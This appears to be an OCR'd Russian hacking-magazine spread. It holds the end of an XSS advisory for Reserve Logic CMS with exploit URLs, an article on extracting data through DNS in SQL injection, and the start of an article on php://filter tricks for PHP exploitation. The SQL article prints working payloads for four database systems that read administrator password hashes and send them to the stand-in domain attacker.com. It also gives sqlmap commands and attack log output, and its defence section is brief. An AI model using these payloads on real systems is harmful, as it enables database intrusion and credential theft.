• http://127.0.0.1:1337/[путь-к-reservelogic]/admin/
addcustomers.php
```

и скопировать код своего наиполезнейшего скрипта в поля ввода Title или Name.

4. **Пассивные XSS.** Эти уязвимости позволяют атакующему перехватывать сессии других пользователей/модераторов/администраторов.
Уязвимые скрипты:
- locationdetails.php;
- bookings.php;
- addpackages.php;
- add_news.php;
- addaccomtypeavailability.php;
- add_banner.php;
- editfeedback.php.

Подвержены уязвимостям параметры nid, id, nBId, mbSearch, postsearch, txtkey, page и did. В результате успешной атаки можно завладеть аккаунтом, провести фишинг-атаку или изменить содержимое страницы на стороне клиента. При этом нужно любыми, самыми изощренными способами заставить пользователя перейти по специально сформированной ссылке. Примеры эксплуатации:

```
• http://127.0.0.1:1337/[путь-к-reservelogic]/
locationdetails.php?did=[XSS]

• http://127.0.0.1:1337/[путь-к-reservelogic]/admin/
bookings.php?page=[XSS]

• http://127.0.0.1:1337/[путь-к-reservelogic]/admin/
addpackages.php?id=[XSS]

• http://127.0.0.1:1337/[путь-к-reservelogic]/admin/
add_news.php?nid=[XSS]&page=1

• http://127.0.0.1:1337/[путь-к-reservelogic]/admin/
addaccomtypeavailability.php?id=[XSS]&postsearch=S&
cmbSearch=&page=1&txtkey=

• http://127.0.0.1:1337/[путь-к-reservelogic]/admin/
add_banner.php?nBId=[XSS]&page=1

• http://127.0.0.1:1337/[путь-к-reservelogic]/admin/
editfeedback.php?id=[XSS]&postsearch=S&cmbSearch=&page
=1&txtkey=
```

TARGETS
Reserve Logic v1.2 Booking CMS и, возможно, более ранние.

SOLUTION
Обновиться до последней версии.

Мирослав Штампар (twitter.com/stamparm)



SQL-ИНЪЕКЦИИ ЧЕРЕЗ DNS

ПОЛУЧАЕМ СОДЕРЖИМОЕ БАЗЫ ДАННЫХ ЧЕРЕЗ DNS

SQL-инъекции — одна из самых распространенных уязвимостей современных веб-приложений. Разработчики постоянно закрывают массу дырок, связанных с этой проблемой, но хакеры по-прежнему находят способы эксплуатации этой старой как мир уязвимости. Сегодня я расскажу тебе о не новой, но действительно крутой технике извлечения данных из SQL-баз с использованием DNS-запросов, которая в умелых руках может стать грозным оружием любого современного пентестера. Готов? Поехали!

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

ВВЕДЕНИЕ

Под SQL-инъекцией подразумевается внедрение произвольного SQL-кода в запрос к СУБД для получения доступа к данным таблиц. На практике это зачастую выглядит как специально сформированный запрос к странице вида http://target.com/get_data.asp?id=1, где вместо 1 в параметре id хакер пытается «пропихнуть» серию из SQL-команд, которая позволяет получить доступ к содержимому базы данных.


В зависимости от логики работы уязвимого приложения, техники эксплуатации SQL-инъекций принято делить на три большие группы: классические, слепые и абсолютно слепые.

Одно из отличий слепых инъекций от классических состоит в том, что для эксплуатации они требуют очень много времени и большое количество запросов, ведь данные «вытягиваются» бит за битом. Поэтому атакующему обычно необходимо отправить десятки тысяч запросов, чтобы вытянуть содержимое таблички среднего размера, что может быть замечено бдительным администратором уязвимой системы.

Однако есть способы, позволяющие значительно увеличить скорость получения данных из СУБД при эксплуатации слепых инъекций, при этом снизив количество запросов к самой базе. Об одном из таких методов мы сегодня и поговорим.








Процесс резолва доменного имени

О ЧЕМ РЕЧЬ?

Класс атак, техника эксплуатации которых позволяет получить нам искомый выигрыш во времени, в англоязычном интернете обычно описывается как DNS Exfiltration. Изначально понятие «exfiltration» было военным термином, под которым подразумевалось возвращение агента разведки на родину. В Сети под этим словом в контексте ИБ обычно понимается незаконное извлечение данных из информационных систем. При использовании этой техники в контексте SQL-инъекций появляется способ извлечения данных через DNS, при котором возможно пренебречь ожиданием ответа от серверного приложения при эксплуатации слепых инъекций и получить результаты выполнения своих SQL-запросов (например, имена пользователей и пароли), отправляя на свой DNS-сервер DNS-запросы, содержащие данные из СУБД уязвимого приложения. Использование этой техники дает ряд неоспоримых преимуществ по сравнению с time-based или true/false техниками: во-первых, нам не требуется дожидаться ответа от веб-сервера, что существенно ускоряет процесс, во-вторых, за один запрос мы можем вытащить много больше данных. В-третьих, техника не накладывает ограничений на нестандартные типы данных, таблицы и названия столбцов.

DNS-запросы мы будем передавать по протоколу DNS, что неудивительно :). Это относительно простой протокол. Запрос, выполняемый DNS-клиентом, и соответствующий ему ответ, предоставляемый DNS-сервером, используют один и тот же формат DNS-сообщений. За исключением трансферов зон, использующих для надежности протокол TCP. DNS-сообщения инкапсулированы в UDP-датаграммы — минимальные единицы информации в протоколе UDP для обмена информацией (bit.ly/MtoIDx) на транспортном уровне модели OSI (bit.ly/qqHbRE). Для любого человека, осуществляющего мониторинг машины с помощью инструмента, подобного Wireshark, скрытый канал передачи данных, выполненный поверх DNS, будет выглядеть как небольшие серии всплеска DNS-трафика.

В основе работы такого неконтролируемого канала передачи данных лежит процесс передачи DNS-запросов от безопасных систем (локальных компьютеров) к произвольным DNS-серверам, расположенным в интернете. Даже если предположить, что выход во внешнюю сеть запрещен, но целевая машина способна резолвить произвольные доменные имена, то передача данных возможна средствами отправляемых DNS-запросов.



Передача данных через DNS при SQL injection атаках

ГОТОВИМ УСПЕШНУЮ АТАКУ

Предпосылкой для успешной передачи данных через DNS из БД уязвимого приложения служит наличие в СУБД подпрограмм, которые прямо или косвенно инициируют процесс резолва доменных имен, например для домена attacker.com. Любая функция, принимающая в качестве параметра сетевой адрес, скорее всего, подойдет для этой цели. Следует отметить: нам безразлично, что делает эта функция и что она возвращает в качестве результата, главное, чтобы она инициализировала процесс резолва доменных имен. И напротив, мы должны заботиться, чтобы такие функции были вызваны корректно (без синтаксических ошибок) через SQL-инъекцию и чтобы в качестве входящих параметров мы какимлибо образом передали результат нашего SQL-подзапроса (например, пароль администратора). Необходимо единственное условие: у нас должен быть контроль над официальным DNS-сервером для домена, на который будут отправляться запросы.

ЧЕРЕЗ DNS К ЗВЕЗДАМ

Не будем углубляться в теорию: я думаю, ты уже прекрасно понял, в чем основной принцип атаки, и уже бежишь настраивать DNS на своем дедике. Времени это займет не так много. Но для

МИРОСЛАВ ШТАМПАР И SQLMAP

Мирослав Штампар — профессиональный разработчик программного обеспечения и исследователь в области информационной безопасности. Родился в 1982 году в городе Вуковар, Хорватия; получил степень магистра компьютерных наук на факультете электротехники и информатики Загребского университета в 2005 году. В настоящее время работает над докторской диссертацией на тему безопасности и организации параллельной обработки данных. Стремясь заниматься вопросами, связанными с безопасностью, он стал одним из авторов известного открытого проекта sqlmap (www.sqlmap.org), посвященного автоматическому обнаружению и эксплуатации уязвимостей типа «Выполнение SQL-кода», и с декабря 2009 года постоянно участвует в его развитии. Блог Мирослава — bit.ly/KWCO0d.

GET STARTED С SQLMAP

Работать с sqlmap с поддержкой DNS очень просто:

1. Запусти sqmap для тестирования наличия инъекции:

```
~username$: python sqlmap.py -u \
"http://192.168.21.129/sqlmap/mssql/iis/get_int.asp?id=1"
```

2. Теперь используй ключ --dns-domain, чтобы указать sqlmap, что мы хотим использовать передачу данных через DNS-трафик:

```
~username$: sudo python sqlmap.py -u \
"http://192.168.21.129/sqlmap/mssql/iis/get_int.asp?id=1" \
--dns-domain="foobar.com" --passwords -v 3
```

Скрипт пошагово извлечет данные, показывая всю необходимую информацию о количестве запросов и полученных пакетах. Информацию о настройке собственного DNS– сервера ищи в боковых выносах.

начала давай рассмотрим практические примеры передачи данных, на примере упомянутого пароля администратора, через механизм резолва доменных имен для четырех распространенных СУБД. В примерах будет использоваться домен attacker.com — доменное имя, над DNS которого мы имеем полный контроль. Полный контроль в данном случае необходим для того, чтобы мы могли получить результаты выполнения SQL-подзапросов из логов DNS-сервиса:

```
Microsoft SQL Server
DECLARE @host varchar(1024);
SELECT @host=(SELECT TOP 1 master.dbo.fn_
varbintohexstr(password_hash)
FROM sys.sql_logins WHERE name='sa')+'.attacker.com';
EXEC('master..xp_dirtree "\\'+@host+'\foobar$"');

Oracle
SELECT DBMS_LDAP.INIT((SELECT password FROM SYS.USER$
WHERE name='SYS')||'.attacker.com',80) FROM DUAL;

MySQL
SELECT LOAD_FILE(CONCAT('\\\\',(SELECT password FROM
mysql.user WHERE user='root' LIMIT 1),'.attacker.com\\
foobar'));

PostgreSQL
DROP TABLE IF EXISTS table_output;
CREATE TABLE table_output(content text);
CREATE OR REPLACE FUNCTION temp_function()
RETURNS VOID AS $$
DECLARE exec_cmd TEXT;
DECLARE query_result TEXT;
BEGIN
SELECT INTO query_result (SELECT passwd FROM pg_shadow
WHERE usename='postgres');
exec_cmd := E'COPY table_output(content) FROM
E\'\\\\\\\\\'||
  query_result||E'.attacker.com\\\\foobar.txt\'';
EXECUTE exec_cmd;
END;
$$ LANGUAGE plpgsql SECURITY DEFINER;
SELECT temp_function();
```

Каждый из приведенных примеров может быть проэксплуатирован через соответствующую уязвимую к SQL-инъекции страницу. Например, если в качестве СУБД используется Oracle, а уязвимость присутствует в GET-параметре id, то примерный вектор атаки будет выглядеть так:

```
http://www.target.com/vuln.php?id=(SELECT DBMS_LDAP.INIT(
(SELECT password FROM SYS.USER$ WHERE name='SYS')
||'.attacker.com',80) FROM DUAL)--
```

Такой же подход применим и к MySQL. В случае Microsoft SQL Server и PostgreSQL необходимо использовать комбинированную технику, так как они требуют для выполнения выражение, состоящее из нескольких запросов. Таким образом, для Microsoft SQL Server запрос будет следующим:

```
http://www.target.com/vuln.php?id=1;DECLARE @host
    varchar(1024);
SELECT @host=(SELECT TOP 1 master.dbo.fn_
varbintohexstr(password_hash)
FROM sys.sql_logins WHERE name='sa')+'.attacker.com';
EXEC('master..xp_dirtree "\\'+@host+'\foobar$"');--
```

Необходимо упомянуть одну важную деталь — для успешной организации DNS-туннеля в Microsoft SQL Server, PostgreSQL и MySQL эти СУБД должны поддерживать пути в формате UNC, что, в общем-то, означает, что такой туннель можно создать, если на сервере в качестве бэкенда будет использоваться ОС Microsoft Windows.

ОТ СЛОВ К ДЕЛУ

Одной из самых классных реализаций этой техники является великолепная тулза sqlmap с поддержкой использования DNS-запросов для передачи данных, которую мы и будем возьмем на вооружение. Эта фича была добавлена с ревизии 5086 ветви v1.0-dev в официальном GIT-репозитории. С помощью опции --dns-domain ты можешь включить поддержку передачи данных через DNS-трафик и указать sqlmap, что все выполняемые запросы на резолв имени должны указывать на заданный домен (например, --dns-domain=attacker.com).

Запись DNS-сервера (например, ns1.attacker.com) должна содержать IP-адрес машины, на которой будет запущен sqlmap.

```
[15:21:52] [INFO] testing for data retrieval through DNS cha
[15:21:52] [PAYLOAD] 1'; DECLARE @host varchar(1024); SELECT
L(CAST(2565 AS NVARCHAR(4000)),' ')),1,13) AS VARBINARY)))+'
D 'OaRY'='OaRY
[15:21:52] [DEBUG] performed 1 queries in 0 seconds
[15:21:52] [INFO] data retrieval through DNS channel was suc
[15:21:52] [PAYLOAD] 1'; DECLARE @host varchar(1024); SELECT
L(CAST(LTRIM(STR(COUNT(name))) AS NVARCHAR(4000)),' ')),1,13
p_dirtree "\\\\'+@host+'\\jqxJ"');-- AND 'tCVo'='tCVo
[15:21:53] [INFO] retrieved: 1
[15:21:53] [DEBUG] performed 1 queries in 0 seconds
[15:21:53] [PAYLOAD] 1'; DECLARE @host varchar(1024); SELECT
(ISNULL(CAST(name AS NVARCHAR(4000)),' ')),1,13) AS VARBINAR
l_logins ORDER BY name) ORDER BY name)+'.ziu.foobar.com'; EX
[15:21:53] [INFO] retrieved: sa
[15:21:53] [DEBUG] performed 1 queries in 0 seconds
[15:21:53] [INFO] fetching number of password hashes for use
[15:21:53] [PAYLOAD] 1'; DECLARE @host varchar(1024); SELECT
L(CAST(LTRIM(STR(COUNT(password_hash))) AS NVARCHAR(4000)),'
bar.com'; EXEC('master..xp_dirtree "\\\\'+@host+'\\wKAk"');-
[15:21:54] [INFO] retrieved: 1
[15:21:54] [DEBUG] performed 1 queries in 0 seconds
[15:21:54] [INFO] fetching password hashes for user 'sa'
[15:21:54] [PAYLOAD] 1'; DECLARE @host varchar(1024); SELECT
(ISNULL(CAST(master.dbo.fn_varbintohexstr(password_hash) AS
```

Фрагмент вывода команды sqlmap --dns-domain

ТЕСТИРУЕМ СКОРОСТЬ РАБОТЫ DNS EXFILTRATION

Все поддерживаемые sqlmap способы внедрения SQL-кода были протестированы в виртуальном окружении в сравнении с новой техникой, использующей DNS. Было измерено количество отправленных HTTP-запросов и промежутки времени, потребовавшиеся для того, чтобы сдампить содержимое таблички information_schema. COLLATIONS (занимает около 4 Кб, из-за чего скорость соединения получилась достаточно высокой). В приведенной ниже таблице протестированные методы получения данных из СУБД отсортированы с учетом скорости их работы:

№	Метод получения данных из базы	Количество запросов	Время (секунды)
1	Метод, основанный на использовании оператора UNION (Union (full/partial))	3/136	0,70/2,50
2	Метод, основанный на выводимых СУБД ошибках (Error-based)	777	9,02
3	Метод, использующий DNS-трафик для передачи данных из базы (DNS exfiltration)	1409	35,31
4	Метод, основанный на логических выражениях (Boolean-based blind)	29 212	214,04
5	Метод, основанный на времени ответа СУБД (Time-based), задержка — 1 секунда	32 716	17 720,51

Несомненно, в реальных условиях метод, использующий DNS, потребует дополнительного времени в связи с тем, что будут задействованы DNS-серверы, расположенные во внешней сети. Несмотря на это, разница между ним и методами, основанными на времени и логических выражениях, останется весьма существенной, так как последние потребуют больше времени из-за большего числа выполняемых запросов.

В свою очередь, sqlmap, работая как поддельный DNS-сервер, предоставляет валидные (но фиктивные) ответы для входящих DNS-запросов на резолв имени. Фиктивные DNS-ответы отправляются для разблокировки ожидающего веб-сервера, не заботясь о результатах, которые он вернет, поскольку sqlmap безразлично содержимое веб-страницы.

Для каждого элемента, который нужно сдампить, sqlmap отправляет специально созданную строку SQL-запроса внутри обычного HTTP-запроса, а в фоновом потоке обрабатывает и сохраняет все входящие DNS-запросы. Так как результат выполнения каждого SQL-запроса злоумышленника окружается уникальными и рандомными префиксом и суффиксом, то нетрудно определить, какой SQL-запрос соответствует пришедшему DNS-запросу. Правда, такой подход с «обрамлением» результатов исключает использование кеширующего механизма DNS, заставляя использовать рекурсивный резолв имен.

Каждый DNS-запрос на резолв имени кодируется в шестнадцатеричную форму, чтобы соответствовать стандарту для доменных имен DNS (RFC 1034). Таким образом, все спецсимволы сохраняются. Шестнадцатеричное представление длинных SQL-запросов разбивается на части. Это делается потому, что каждая часть доменного имени (например, .example. из tst1.example.com) ограничена длиной в 63 символа.


МЕТОДЫ ЗАЩИТЫ

Как таковые, методы защиты от атак типа SQL injection сводятся к нескольким простым вещам. Самое главное — необходимо писать безопасный код:

- Вне зависимости от языка реализации приложения, используй для SQL-запросов так называемый prepared statement, что дословно переводится как «подготовленные выражения». Подробнее о параметризованных запросах ты можешь почитать здесь: bit.ly/zaNhPY.
- Типизируй все данные, с которыми работаешь. Если ты точно знаешь, что значение переменной id — всегда число, приводи эту переменную к типу int.
- Фильтруй специальные символы.
- Разграничивай доступ правильно. Это касается и пользователя, с правами которого потенциально уязвимое приложение осуществляет работу с БД. Не стоит предоставлять пользователю лишние привилегии, в том числе и использование хранимых в БД процедур, которые потенциально могут позволить злоумышленнику произвести атаку.

ВМЕСТО ЗАКЛЮЧЕНИЯ

Вот ты и познакомился с продвинутой техникой, использующей DNS и значительно повышающей скорость получения данных из БД, которая может быть использована, если более быстрые техники применить невозможно. Результаты тестирования показали, что данная техника не требует отправки большого количества запросов, а это делает ее менее заметной. Возможно, из-за того, что она требует наличия DNS-сервера, эта техника не будет применяться большинством атакующих. С точки зрения реализации все выглядит достаточно просто, так что не стоит недооценивать ее практической ценности. А реализация поддержки этого метода в таком инструменте, как sqlmap, должна сделать его доступным для всех. ⌶



Выступление Мирослава Штампара на PHDays в Москве

WWW

• Более подробную информацию о классификации и особенностях различных типов SQL-инъекций ты сможешь найти на нашем сайте по адресу: bit.ly/P12zz9.

• Подробнее о том, как поднять свой DNS-сервер с использованием bind9, ты можешь прочитать в этой статье: bit.ly/MIEAE2.

INFO

Помни, что sqlmap включает поддержку передачи результатов из MS SQL, MySQL, PostgreSQL и Oracle через DNS только в случае, когда доступны медленные методы «вытягивания» информации, и опция --dns-domain должна быть явно задана пользователем.

Алексей Москвин, Positive Technologies (amoskvin@ptsecurity.ru)



ЧАСТЬ 2 (2)

Ядовитая обертка, или опасный php://filter

WARNING


Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

ИСПОЛЬЗОВАНИЕ ВРАППЕРА PHP://FILTER В КОНТЕКСТЕ АТАКИ НА ВЕБ-ПРИЛОЖЕНИЯ

Уже не первый день многие исследователи ломают голову над особенностями реализации языка PHP и логики работы его функций, и я в том числе. Объектом моего недавнего исследования стали врапперы этого чудесного языка. Как и обещал, выдаю свежую порцию 0-day-наработок, основанных на использовании враппера php://filter, которые представляют собой новые техники эксплуатации уязвимостей в веб-приложениях.

INTRO

Сегодня мы продолжаем тему исследования врапперов языка PHP с точки зрения атаки на веб-приложения (первую часть ты можешь найти в прошлом номере или в PDF на диске). Напомню, врапперы — это абстрактный слой для работы с файлами, сетью, сжатыми данными и другими ресурсами. Это ресурс, из которого можно читать, в который можно писать и внутри которого можно перемещаться. В предыдущей статье, опубликованной в августовском номере («Ядовитая обертка»), мы рассмотрели возможности использования врапперов для работы с архивами, а также враппера data. В прошлый раз мы использовали врапперы для эксплуатации уязвимости в TimThumb v1.x, сегодня же мы продолжим ресерч Стефана Эссера относительно системы веб-аналитики Piwik, углубимся в эксплуатацию уязвимостей в phpMyAdmin и phpList. И все это возможно с использованием враппера php://filter. Готов? Поехали!



Принцип работы функции base64_encode

ФИЛЬТРУЙ PHP ПРАВИЛЬНО

Враппер php://filter — это вид метаобертки, позволяющий применять фильтры к потоку во время открытия. Использование фильтров дает возможность трансформировать данные, получаемые из файла или записываемые в файл. В PHP есть встроенные фильтры, доступные по умолчанию, но с помощью враппера php://filter также можно задействовать и пользовательские фильтры, созданные с помощью функции stream_filter_register. При этом использование неопределенных фильтров не влияет на обработку данных другими фильтрами. Например, если фильтр anyfilter не определен, то функция readfile просто выведет содержимое /etc/hosts полностью в верхнем регистре.

```
readfile("php://filter/read=string.toupper|\
          anyfilter/resource=/etc/hosts" );
```

Эта особенность может быть полезна для обхода проверок, на основе strpos, preg_match и других.

УДАЛЕНИЕ СТОППЕРОВ

Встроенные фильтры convert.base64-decode и string.strip_tags позволяют удалять часть данных из потока. В 2009 году Стефан Эссер использовал эту особенность фильтра convert.base64-decode в эксплойте для Piwik (bit.ly/4tSIKo). В своем адвизори Стефан Эссер указывал на тот факт, что с помощью php://filter мы можем создавать файлы с произвольным содержимым, имея только возможность внедрять свои данные в конец файла.

Но с 2009 года остались не раскрыты два важных вопроса: каким образом можно уничтожать «ненужные» данные и какие возможности дает применение фильтров?

Чтобы разобраться с этим, необходимо более детально изучить работу функций base64_encode/base64_decode.

ОПИСАНИЕ АЛГОРИТМА BASE64

Алгоритм Base64 описан в параграфе 6.8 RFC 2045, идея алгоритма — обратимое кодирование, которое переводит строки, состоящие из символов восьмибитной кодовой таблицы, в строки, состоящие из таких символов:

```
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstu
vwxyz0123456789+/
```


В дальнейшем набор этих символов будем называть алфавитом Base64 или просто алфавитом. Польза от такого преобразования заключается в том, что данные сохраняются при передаче в любых сетях и между любыми устройствами (вне зависимости от кодировки). В основе алгоритма лежит сведение трех восьмерок битов (24) к четырем шестеркам (тоже 24) и представление этих шестерок в виде символов алфавита Base64. То есть входящая строка разбивается на части по три символа (если в последнюю часть попадает только один или два символа, то оставшиеся биты заполняются нулями) и каждая часть преобразуется в строку из четырех символов алфавита. Например, если мы хотим закодировать Base64 строку avw, сначала получим строку, состоящую из байтов, соответствующих этим символам. Это можно сделать, например, так:

```
$s='avw';$l=strlen($s);$bin_s='';
for($i=0; $i<$l; $i++){
  $bin_c=decbin(ord($s[$i]));
  $r=8-strlen($bin_c);
  if ($r != 0) $bin_c=str_repeat("0", $r).$bin_c;
  $bin_s.=$bin_c;
}
```

Далее разобьем эту строку на подстроки из шести символов и получившимся двоичным числам сопоставим символы из алфавита.

```
$bin_len=strlen($bin_s);
$base64_c="ABCDEFGHIJKLMNOPQRSTUVWXYZabcd\
           efghijklmnopqrstuvwxyz0123456789+/";
for($i=0; $i<$bin_len; $i=$i+6){
  $bsc=substr($bin_s, $i, 6);
  $j=bindec($bsc);
  $base64_s.=$base64_c[$j];
}
```

В итоге мы получим то же самое, что и при обычном применении base64_encode к строке avw. Теперь рассмотрим работу функции base64_decode. Как несложно догадаться, при процессе декодирования во входящей строке будут учитываться только символы алфавита, а все остальные игнорироваться. При этом входящая строка будет разбиваться на части по четыре символа и из них будет делаться три символа восьмибитной кодовой таблицы. Поэтому применение base64_decode к строке несколько раз будет уменьшать длину строки, и на каком-то шаге мы получим пустую строку. На этом несложном замечании, по сути, и основывается прием Эссера с выдавливанием стоппера. Но какую строку добавлять в конец файла, чтобы в результате получился файл с произвольным содержимым? Так как входящая строка разбивается на части по четыре символа алфавита и каждая часть декодится отдельно, то для того, чтобы декодирование стоппера не влияло на декодирова-



Принцип работы функции base64_decode



Трансформация данных через php://filter

ние наших данных, между ними и стоппером должна стоять строка, выполняющая роль заглушки, то есть на каждом шаге декодирования дополняющая длину стоппера до кратной четырем. Чтобы лучше понять этот важный момент, сконструируем заглушку для приема Эссера.

```
$configFile = "; <?php exit; ?> DO NOT REMOVE THIS
    LINE\n";
$configFile .= "; file automatically generated or modified
    by Piwik; you can manually override the default
    values in global.ini.php by redefining them in this
    file.\n";
```

Сначала удалим из строки $configFile все символы, не входящие в алфавит Base64, и вычислим ее длину. Получаем 147, значит, сразу нам нужно будет добавить один символ. Добавим /, потому что при декодировании этот символ будет проинтерпретирован как 111111 и к нему спереди добавится еще два бита, то есть ASCII-код последнего символа после декодирования будет либо 63, либо 127, либо 191, либо 255, поэтому получится символ не из алфавита и при следующем применении base64_decode он будет проигнорирован. Итак, при циклическом выполнении действий: подсчитываем длину, добавляем необходимые символы, декодим, очищаем строку от символов, не входящих в алфавит, снова подсчитываем длину и так далее. Мы рано или поздно получим пустую строку. На данном этапе важно запомнить, сколько добавляли символов после каждого применения base64_decode. Эти значения удобней всего хранить в массиве, в нашем случае это будет такой массив: $a[0]=1 $a[1]=0 $a[2]=1 $a[3]=3. При взгляде на него становится ясно, что заглушка будет иметь вид '/'.$s2.$s3, где строки $s2 и $s3 состоят из символов алфавита и их длины кратны четырем, двойное применение base64_decode к $s2 даст / и тройное применение base64_decode к $s3 дает ///. Условие «состоят из символов алфавита, и длины кратны четырем» необходимо для того, чтобы данные, находящиеся за заглушкой, декодировались без изменений (уже говорилось, что при Base64-декодировании строка разбивается на части по четыре символа). Строку $s2 можно построить так: применяем base64_encode к обратному слешу, получаем строку Lw==, которая содержит только два символа алфавита, поэтому двойное равенство в конце (==) заменим на g/. Конечно, это не единственная замена, которая нам подходит, главное, чтобы после применения base64_decode получалась строка, отличающаяся от обратного слеша (первоначальной строки) только спецсимволами, которые пропадут при следующем декодировании. Далее снова энкодим и снова меняем двойное равенство на g/, в итоге получаем THdnLwg/. Аналогично строится строка $s3, в нашем случае она будет такой: VEhrNGRnZy8/. Следующий скрипт демонстрирует, как «выдавливается» стоппер:

```
$configFile = "; <?php exit; ?> DO NOT REMOVE THIS
    LINE\n";
$configFile .= "; file automatically generated or modified
    by Piwik; you can manually override the default
    values in global.ini.php by redefining them in this
    file.\n";

$S=$configFile."/THdnLwg/VEhrNGRnZy8/".base64_
    encode(base64_encode(
base64_encode(base64_encode(base64_encode('Yes! It
    Works!')))));
```



Создание XML для XXE через php://filter

```
for ($i = 1; $i <= 5 ; $i++)  {
 print $i."\n";
 $S=base64_decode($S);
 print $S."\n";
}
```

При всех выгодах данный метод уничтожения стопперов не может быть универсальным. В 2009 году было замечено, что функция base64_decode некорректно обрабатывает строки, содержащие в середине знаки равенства [#47174] (bit.ly/Ny6BxX). Этот баг был довольно оперативно исправлен для функции base64_decode, но для фильтра convert.base64-decode никаких исправлений сделано не было. Поэтому, если при «выдавливании» на каком-то шаге получаются данные, содержащие знак равенства, дальнейшее применение фильтра convert.base64-decode уничтожит преобразуемую строку.

```
$s = "php://filter/read=convert.base64-decode/
    resource=data:,dGVzdA==CRAP";
var_dump(file_get_contents($s)); // print: string(0) ""
```

Но не только фильтр convert.base64-decode может удалять данные из потока, более эффективен в этом плане фильтр string.strip_tags.

ОСОБЕННОСТИ ФИЛЬТРА STRING.STRIP_TAGS

